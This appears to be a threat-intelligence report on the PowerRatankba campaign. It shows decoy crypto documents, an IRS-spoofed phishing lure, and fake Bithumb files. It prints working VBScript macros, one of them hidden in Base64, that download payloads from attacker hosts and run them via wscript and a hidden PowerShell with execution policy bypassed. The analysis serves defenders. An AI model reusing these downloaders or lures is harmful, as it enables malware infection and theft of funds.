

FALCON COIN™
Overview & White Paper

Table of contents

How to use local wallet?

The Electrum wallet, is one of the go-to wallets, if you need one for any laptop or desktop computers. It can be downloaded here:
https://www.electrum.org
Here you will find a step-by-step guide on how to setup the wallet on a Windows computer.

Step 1 – Locate and download Electrum

- First you navigate to www.electrum.org where you click Download in the menu item to download the software.
- You then click "Windows Installer" that will initiate a download of the setup program.

Step 2 – Installing the Electrum wallet

Step 3 – Getting started with Electrum

- A wallet recovery phrase, is an easy way to create a backup of your wallet.
- Please write down your recovery phrase on a piece of paper, and store it somewhere safe.

Step 4 – Keeping your recovery phrase safe

- DO NOT take a screenshot of this and DO NOT write it down electronically on the machine running the electrum software.
- Please remember that this sequence of words is very sensitive, and should anybody else get a hold of your wallet seed, you will surely loose all of your bitcoins.
- One your have written down your seed, your will be asked to input this, to double check that you have typed it correctly.
- So before you read any further, an old fashioned find pen and paper and write down the recovery phrase.

Step 5 – Security and Connection

- Here you will be asked to set a password for your wallet. Here applies the general rules, that you should choose a strong password, since this password is what protects your bitcoins from hackers etc.
- Click Next

Seq	Transaction Date (utc+0)	Transaction id	bitcoin address	BTC
1	2017/04/21 17:44:13	e6c5cc1e4b56fe89905f1424d4088ad201ae92c98f874e943283d9a536637d86	1E11Lr63XWSASHobvAfG8cLZT2Gp3cfXHE	13.2097288
2	2017/04/21 17:44:13	c9e692f37c8754ec4155cee974b074e061abdf60235b22f8b3e79ea2ab28f932	186dZVoywtaGt3mXwvSjhKxB8LBsxoeEcC	89.9997288
3	2017/04/21 17:44:13	318b2ccdbe74033d7703f621cc3b538fe6a905a3640e43fdfab1923a1a688590	1NTW4SqsHk5pNWiskyDnd1NiXosfPN9C2p	11.1995288
4	2017/04/21 17:44:13	98babd5e99a10420a34db4ceff320f902d5f479f888781884f0fe75eef1e9dab	16K6u4EEh7C6eRXYUu9aa2LbYEPsCgyNqj	9.9997288
5	2017/04/21 17:44:13	9d6a564166c9ccd3f047ac3fb82e721f148731f2bf91089d05dea5d01be709f6	1BxD3dcTf7YRmg9jeaWa3DEva2oSH56bDN	21.1591469
6	2017/04/21 17:44:13	0fbb3c297d7853c7b50f7dafe914bb017e191fdebf96467a8060799e91fbdfc4	17m7FZ7496xnE2E5J4tHt71cp9bJueJAgC	15.39768542
7	2017/04/21 17:44:13	e07e3490b6f804a44f40ace15ad85f06e082914445adef652c2db1c0c7b43e57	1YgFnekzccWiBHBDf6By6uXnQNSiGbDhT	1.5469973
8	2017/04/21 17:45:14	884f45e33b2eb5db4d0fd7e9b6ee9bd234a8d380906a2f428f4d103956addc83	17gu2ELc28wMh9oPpTgAhYVKWwodH6PD5	40.70647115
9	2017/04/21 17:45:14	75685792cd309d2208ba2872ae56ad4e2231cd7803d3f171d2a537a8543fcac3	1GhpajFREYcUi2DoHtmLWBMd4kfQ6g3Yei	69.1995512
10	2017/04/21 17:45:14	e4a1e29da1a34bd26af56ed377cc22476518ad967b31cbbb3e1da67bf64a8b19	1NYLU8TqpMx7N7n1dxgLf3dDFdwkUeu4dA	10.78221685
11	2017/04/21 17:45:14	de436bae0e7ab18a2df055c025a51e2a33aa5dc376dbf4bbe94074e0aef9078f	1go5katfCCFHfhgqHRaYJpuDwBqcfiZ5u	89.9981512
12	2017/04/21 17:45:14	cac58bae448adda601361c8968d73ef8ee920a4b8bed1702e146a9a9cefbcd35	19HpDPoyGUwRhT4ctcQbS3cu2hGHzPRbsH	17.6193736
13	2017/04/21 17:45:14	8a184b8a25874fa7510e2c14d936d713fc9bb222aec62ca5bffab438640d8ee0	144ankG7V89KKdeFAFGFYVDkQim34gJMBt	101.4690184
14	2017/04/21 17:45:14	2875448856fc5159fb81891ba19841bca0b7e5c98a96979a2968a3c6a0788324	1GyhRFpbfmjDCnaGqEYhLXAsA9BpBjDXjE	10.2094093
15	2017/04/21 17:45:14	ad7348b9599e4f759a2ae7802d5c28a58df987d7b9ca500ef27b78cb62cc860c	1JbcsAGg9Bux7cGcCLkxdta2QveGEvEi2n	29.9993736
16	2017/04/21 17:45:14	f5aaa8700ff94af662be025986263ac76d9f4fc744954aa5e07beae61f18a2e1	176RDZw7vopN6ggd724FjhqYixAPUR4v1K	61.2628736
17	2017/04/21 17:45:14	5a65b82201ff8398d5b9089411be33b8c377c6de1f786ac2c22947a15c5dd7c8	17mpPrGyuXUMQm2qCNsNKAUP5rS4pxjfxp	19.34246086
18	2017/04/21 17:45:14	e6d73dbe9bf405ce761825dd406ac3017f5261f5dceb127ff2fa5c0c632be255	1AUFcSrqUQUVoL7LpYeb8iRstD4htD2ndv	2.95146219
19	2017/04/21 17:45:14	c61491ff0b81c2eb7292eabaae4eac46426cb25f73afb6dd4cd375936f431839	1Gipuw1bM9UEZC4TL8qH5N8YWdj9zvUM2S	9.40656378
20	2017/04/21 17:45:14	3d0419aaffd4334d86e367d0be40371df710567bb08bc910d11dd8769ef1dc6a	13q6SKszMHu78TKm8t4NkYYYtPvg63xasG	2.45864268
21	2017/04/21 17:45:14	4e255fd4602a177e06a0064645e516e358081568831f42ee4dddd15359f9304b	1VisZA4VGjHSiJckZhiCv5pszddVd9W1Z	2.7870112
22	2017/04/21 17:54:49	23058bf307bfa8ef0c6656226fc7e58c074ce18a02e75c47a9e58883372bbc81	13NtY2KzQNXk9ohUm26UD7JoXYUN7SAtqj	12.28453818
23	2017/04/21 17:54:49	b8f401985759f45b9c3b1af146f2e4ddf220535435cdb84d6289b2e68ad10055	1J2XHr61dpkMTHTdThtEP5NSsPoCnQ4xaC	17.24461862
24	2017/04/21 17:54:49	9e85670725d2a9bf5cd79ebe8d367342d2e41e388be5bcc9b8c2812a867504c4	17w9Dre48nv9tyncRFwVyeN4sJWkLhStDR	24.30421988
25	2017/04/21 17:54:49	86ff34568ac943e585c07195638cdd026eac587763ca99bdee5d485e5d6ff8e3	19Q3MaLoGdAPBruw9XXsDor4W6oj4EMkrq	7.9697754
26	2017/04/21 17:54:49	79f29eeeba0428b08fb2c0b05ba7bb3313a6a9d1a345d8a2438f51f998392264	12ycgnRHhHk24Zdx4fyGX4qizJPJk55Q3a	9.7873976
27	2017/04/21 17:55:21	198d1d941a98096ac88fbe10ce1e480281322bfc8650ae136dce9de06607742f	1A8FoVTEmMJR3SFmuy4oEBsQw6cvmfbMMQ	71.95383973
28	2017/04/21 17:55:21	f2b50ff829e48a2546883a1f41560dba453228fb081c613e935ab81b3bf33c36	1MEdqch6h6gFJbAmsqeDDHthbgTyrJCTm3	1.43203016
29	2017/04/21 17:55:21	e3e3e22ef3af810642556b7fed0d4e8cf9e4a1711d1f35614f2a992fdca3f065	1JJHc9BwbSsovuVkBm471aWbnbGdjbocQX	0.9997288
30	2017/04/21 17:55:21	ea1bfc777c96ae6a2e2cb6a409e795507d55fd92940a41ba3e3474f1bfb6f356	1AzrwqufpG24HHtbLn2qDDjpUQoFhA1Ls9	2.0237288
31	2017/04/21 17:55:21	8def827c6f658ed19759553382f7184f9114191062be3ff494ac05feb4b7e3a4	1CziteV1HLEqocCQoCB4sRiRjR2fBiviRn	4.2005512
32	2017/04/21 17:55:21	42c0e6b62f90416054a7bb52e420530edaee29e65b63b88230f24f6347a53444	1CdXpn12cYMmNRBPjp6oZQde3thLJD2W7u	1.9997288
33	2017/04/21 17:55:21	8d31dc327e636883edb7d46eff0c503238938b790b1d143018906c828e08e597	1ApH9xNmGjRv8hzak64pWikXUHxQuUaH1k	1.9997288
34	2017/04/21 17:55:21	807c0b68181c2505e850246f7bc2194dbf70bbe00f77646b514c6f8b2293ec2e	1NCZrVTvxAiDAQmaWpkjxFhj5q9PV6956A	1.2877288
35	2017/04/21 17:55:21	b1405f16fd5236290dd4f9e1d277676802eba0cb7013fae1b4c9bc80f7ba20c6	17QZjyPPA72LuT7rK6rbYoCDeHKW5v757M	0.9997288

Figure 15: Decoys downloaded or sent along with PowerRatankba JavaScript downloaders

VBSCRIPT MACRO MICROSOFT OFFICE DOCUMENTS

Two VBScript macro-laden Microsoft Office documents have been observed associated with this activity: one Word document and one Excel spreadsheet. The Word document (b3235a703026b2077ccfa20b3dabd82d65c6b5645f7f1 5e7bbad1ce8173c7960) uses an Internal Revenue Service (IRS) theme and was sent as an attachment named "report phishing.doc". The spearphishing email was sent from an @mail.com address with the subject of "Phishing Warnning"[sic]. Ironically, the sender email address was spoofed as phishing@irs.gov (Fig. 16) while the content of the lure (Fig. 17) was likely copied from an official IRS webpage.




[redacted]
[redacted]@mail.com on behalf of
IRS <phishing@irs.gov>
Phishing Warning

Figure 16: Spearphishing email spoofed sender and subject


What is phishing?

Phishing is a scam typically carried out through unsolicited email and/or websites that pose as legitimate sites and lure unsuspecting victims to provide personal and financial information.

Report all unsolicited email claiming to be from the IRS or an IRS-related function to phishing@irs.gov. If you've experienced any monetary losses due to an IRS-related incident, please report it to the Treasury Inspector General Administration (TIGTA) and file a complaint with the Federal Trade Commission (FTC) through their Complaint Assistant to make the information available to investigators.

NOTE: Please refer to Contact the IRS if you have a tax question not related to phishing or identity theft.

ALERTS:

- W-2 Phishing Scam Targeting Schools, Restaurants, Hospitals, Tribal Groups and Others
- Tax Scams / Consumer Alerts

What to do if you receive a suspicious IRS-related communication

If	Then
You receive an **email** claiming to be from the IRS that contains a request for personal information, taxes associated with a large investment, inheritance or lottery.	1. Don't reply. 2. Don't open any attachments. They can contain malicious code that may infect your computer or mobile phone. 3. Don't click on any links. Visit our identity protection page if you clicked on links in a suspicious email or website and entered confidential information. 4. Forward the email as-is to us at phishing@irs.gov. Don't forward


Figure 17: IRS themed Word document PowerRatankba downloader

The IRS-themed malicious document uses a macro to download a PowerRatankba VBScript from hxxp://198.100.157[.]239/hide.gif (Fig. 18), save it to C:\Users\Public\Pictures\opt.vbs, and execute it with wscript.exe. It in turn downloads the PowerRatankba.B from hxxp://198.100.157[.]239/theme.gif, saving the downloaded payload to C:\Users\Public\Pictures\opt.ps1, and finally executing it with powershell.exe.

```
    Set shell = CreateObject("WScript.Shell")
    HTTPDownload "http://198.100.157.239/hide.gif", "C:\\Users\\Public\\Pictures\\opt.vbs"

    command = "wscript.exe C:\\Users\\Public\\Pictures\\opt.vbs"

    shell.Run command, 0
```

Figure 18: IRS-themed malicious document macro

The second malicious Office document we discovered is an Excel spreadsheet named bithumb.xls. It uses a Bithumb lure (Fig. 19) and includes stolen branding. The spreadsheet was found compressed in a ZIP file named Bithumb.zip along with a decoy PDF document named "About Bithumb.pdf" (Fig. 20).



BTCKorea is operating Bithumb.com, the Largest Bitcoin Exchange in Korea

Since established in January 2014, No.1 in bitcoin market in Korea, occupying 60% of bitcoin trade.

Based on advanced blockchain technology and fintech service.

Bithumb Index

Average daily transaction	12000BTC
Market Occupation	60~70%
Transaction Amount in January 2017	300 milion USD$
Accumulated Amount	3500 milion USD$
Accumulated deposit amount	78 million USD$
No.1 among Korean exchanges	

2014	2015	2016
Market strategy	Revenue/Profit Model	Blockchain fintech
- Aggressive Marketing	- Stable service	- Enhanced blockchain technology
- 24/7 Support	- Diversified Sales Model	- Money transfer service using blockchain
- Develop new services	- Develop blockchain service	- Activated bitcoin payment

Figure 19: Malicious Bithumb Excel spreadsheet with English option shown, with stolen branding




국내 최대 비트코인 거래소를 넘어
블록체인 플랫폼으로 도약하는 빗썸
bithumb
www.bithumb.com
Executive Summary
BLOCKCHAIN PLATFORM COMPANY
국내 최대 비트코인 거래소를 넘어
「글로벌 블록체인 플랫폼으로 도약하는 빗썸」
Blockchain Smart Contract Platform
Global Blockchain Platform Company
2016
2017
2018

Figure 20: "About Bithumb.pdf decoy" document inside Bithumb.zip archive, with stolen branding

The Excel spreadsheet contains a macro with an embedded Base64-encoded PowerRatankba VBScript downloader (rather than retrieving it from a C&C using HTTP (Fig. 21)). The embedded VBScript is first dropped to disk at c:\Users\Public\Documents\Proxy.vbs and then executed using wscript.exe. The dropped VBScript file is configured to download PowerRatankba from hxxp://www.energydonate[.]com/images/character.gif while saving the downloaded payload to C:\Users\Public\Documents\ProxyAutoUpdate.ps1.



```
strContent1 = "RGltIHNoZWxsLGNvbW1hbmQNCkhUVFBEb3dubG9hZCAiaHR0cDovL3d3dy5lbmVyZ3lkb25h" & _
              "dGUuY29tL2ltYWdlcy9jaGFyYWN0ZXIuZ2lmIiwgIkM6XFxVc2Vyc1xcUHVibGljXFxEb2N1" & _
              "bWVudHNcXFByb3h5QXV0b1VwZGF0ZS5wczEiDQoNClN1YiBIVFRQRG93bmxvYWQoIG15VVJM" & _
              "LCBteVBhdGggKQ0KJyBUaGlzIFN1YiBkb3dubG9hZHMgdGhlIEZJTEUgc3BlY2lmaWVkIGlu" & _
              "IG15VVJMIHRvIHRoZSBwYXRoIHNwZWNpZmllZCBpbiBteVBhdGguDQonDQonIG15VVJMIG11" & _
              "c3QgYWx3YXlzIGVuZCB3aXRoIGEgZmlsZSBuYW1lDQonIG15UGF0aCBtYXkgYmUgYSBkaXJl" & _
              "Y3Rvcnkgb3IgYSBmaWxlIG5hbWU7IGluIGVpdGhlciBjYXNlIHRoZSBkaXJlY3RvcnkgbXVz" & _
              "dCBleGlzdA0KJw0KJyBXcml0dGVuIGJ5IFJvYiB2YW4gZGVyIFdvdWRlDQonIGh0dHA6Ly93" & _
              "d3cucm9idmFuZGVyd291ZGUuY29tDQonDQonIEJhc2VkIG9uIGEgc2NyaXB0IGZvdW5kIG9u" & _
              "IHRoZSBUaGFpIFZpc2EgZm9ydW0NCicgaHR0cDovL3d3dy50aGFpdmlzYS5jb20vZm9ydW0v" & _
              "aW5kZXgucGhwP3Nob3d0b3BpYz0yMTgzMg0KDQogICAgJyBTdGFuZGFyZCBob3VzZWtlZXBp" & _
              "bmcNCiAgICBEaW0gaSwgb2JqRmlsZSwgb2JqRlNPLCBvYmpIVFRQLCBzdHJGaWxlLCBzdHJN" & _
              "c2cNCiAgICBDb25zdCBGb3JSZWFkaW5nID0gMSwgRm9yV3JpdGluZyA9IDIsIEZvckFwcGVu" & _
              "ZGluZyA9IDgNCg0KICAgICcgQ3JlYXRlIGEgRmlsZSBTeXN0ZW0gT2JqZWN0DQogICAgU2V0" & _
              "IG9iakZTTyA9IENyZWF0ZU9iamVjdCggIlNjcmlwdGluZy5GaWxlU3lzdGVtT2JqZWN0IiAp" & _
              "DQoNCiAgICAnIENoZWNrIGlmIHRoZSBzcGVjaWZpZWQgdGFyZ2V0IGZpbGUgb3IgZm9sZGVy"
strContent2 = "IGV4aXN0cywNCiAgICAnIGFuZCBidWlsZCB0aGUgZnVsbHkgcXVhbGlmaWVkIHBhdGggb2Yg" & _
              "dGhlIHRhcmdldCBmaWxlDQoJSWYgb2JqRlNPLkZpbGVFeGlzdHMoIG15UGF0aCApIFRoZW4N" & _
              "CgkJRXhpdCBTdWINCglFbmQgSWYNCgkNCiAgICBJZiBvYmpGU08uRm9sZGVyRXhpc3RzKCBt" & _
              "eVBhdGggKSBUaGVuDQogICAgICAgIHN0ckZpbGUgPSBvYmpGU08uQnVpbGRQYXRoKCBteVBh" & _
              "dGgsIE1pZCggbXlVUkwsIEluU3RyUmV2KCBteVVSTCwgIi8iICkgKyAxICkgKQ0KICAgIEVs" & _
              "c2VJZiBvYmpGU08uRm9sZGVyRXhpc3RzKCBMZWZ0KCBteVBhdGgsIEluU3RyUmV2KCBteVBh" & _
              "dGgsICJcIiApIC0gMSApICkgVGhlbg0KICAgICAgICBzdHJGaWxlID0gbXlQYXRoDQogICAg" & _
              "RWxzZQ0KICAgICAgICBFeGl0IFN1Yg0KICAgIEVuZCBJZg0KDQogICAgJyBDcmVhdGUgb3Ig" & _
              "b3BlbiB0aGUgdGFyZ2V0IGZpbGUNCiAgICBTZXQgb2JqRmlsZSA9IG9iakZTTy5PcGVuVGV4" & _
              "dEZpbGUoIHN0ckZpbGUsIEZvcldyaXRpbmcsIFRydWUgKQ0KDQogICAgJyBDcmVhdGUgYW4g" & _
              "SFRUUCBvYmplY3QNCiAgICBTZXQgb2JqSFRUUCA9IENyZWF0ZU9iamVjdCggIldpbkh0dHAu" & _
              "V2luSHR0cFJlcXVlc3QuNS4xIiApDQoNCiAgICAnIERvd25sb2FkIHRoZSBzcGVjaWZpZWQg" & _
              "VVJMDQogICAgb2JqSFRUUC5PcGVuICJHRVQiLCBteVVSTCwgRmFsc2UNCiAgICBvYmpIVFRQ" & _
              "LlNlbmQNCg0KICAgICcgV3JpdGUgdGhlIGRvd25sb2FkZWQgYnl0ZSBzdHJlYW0gdG8gdGhl" & _
              "IHRhcmdldCBmaWxlDQogICAgRm9yIGkgPSAxIFRvIExlbkIoIG9iakhUVFAuUmVzcG9uc2VC" & _
              "b2R5ICkNCiAgICAgICAgb2JqRmlsZS5Xcml0ZSBDaHIoIEFzY0IoIE1pZEIoIG9iakhUVFAu" & _
              "UmVzcG9uc2VCb2R5LCBpLCAxICkgKSApDQogICAgTmV4dA0KDQogICAgJyBDbG9zZSB0aGUg" & _
              "dGFyZ2V0IGZpbGUNCiAgICBvYmpGaWxlLkNsb3NlKCApDQpFbmQgU3ViDQoNCmNvbW1hbmQg" & _
              "PSAicG93ZXJzaGVsbC5leGUgLVdpbmRvd1N0eWxlIEhpZGRlbiAtZXAgQnlwYXNzIC1Ob0xv" & _
              "Z28gLU5vUHJvZmlsZSAtZmlsZSBDOlxcVXNlcnNcXFB1YmxpY1xcRG9jdW1lbnRzXFxQcm94" & _
              "eUF1dG9VcGRhdGUucHMxIg0Kc2V0IHNoZWxsID0gQ3JlYXRlT2JqZWN0KCJXU2NyaXB0LlNo" & _
              "ZWxsIikNCnNoZWxsLlJ1biBjb21tYW5kLDA="
strContent = strContent1 + strContent2
strContent = Base64Decode(strContent)
Set objFileToWrite = CreateObject("Scripting.FileSystemObject").OpenTextFile("c:\\Users\\Public\\
Documents\\Proxy.vbs", 2, True)
objFileToWrite.Write (strContent)
objFileToWrite.Close

command = "wscript.exe c:\\Users\\Public\\Documents\\Proxy.vbs"
Set shell = CreateObject("WScript.Shell")
shell.Run command, 0
```


Figure 21: Base64 encoded PowerRatankba downloader embedded in bithumb.xls

BACKDOORED PYINSTALLER APPLICATIONS

Most recently, several large email phishing campaigns attempted to trick unsuspecting victims into visiting fake webpages to download or update cryptocurrency applications. The copycat websites were mirror images of legitimate websites with software download links pointing to the correct installers hosted on the legitimate websites. The only exception was the link to download the Windows version of the application, which was hosted on the copycat websites. These PyInstaller executables were backdoored with a few lines of Python code added to download the PowerRatankba implant.

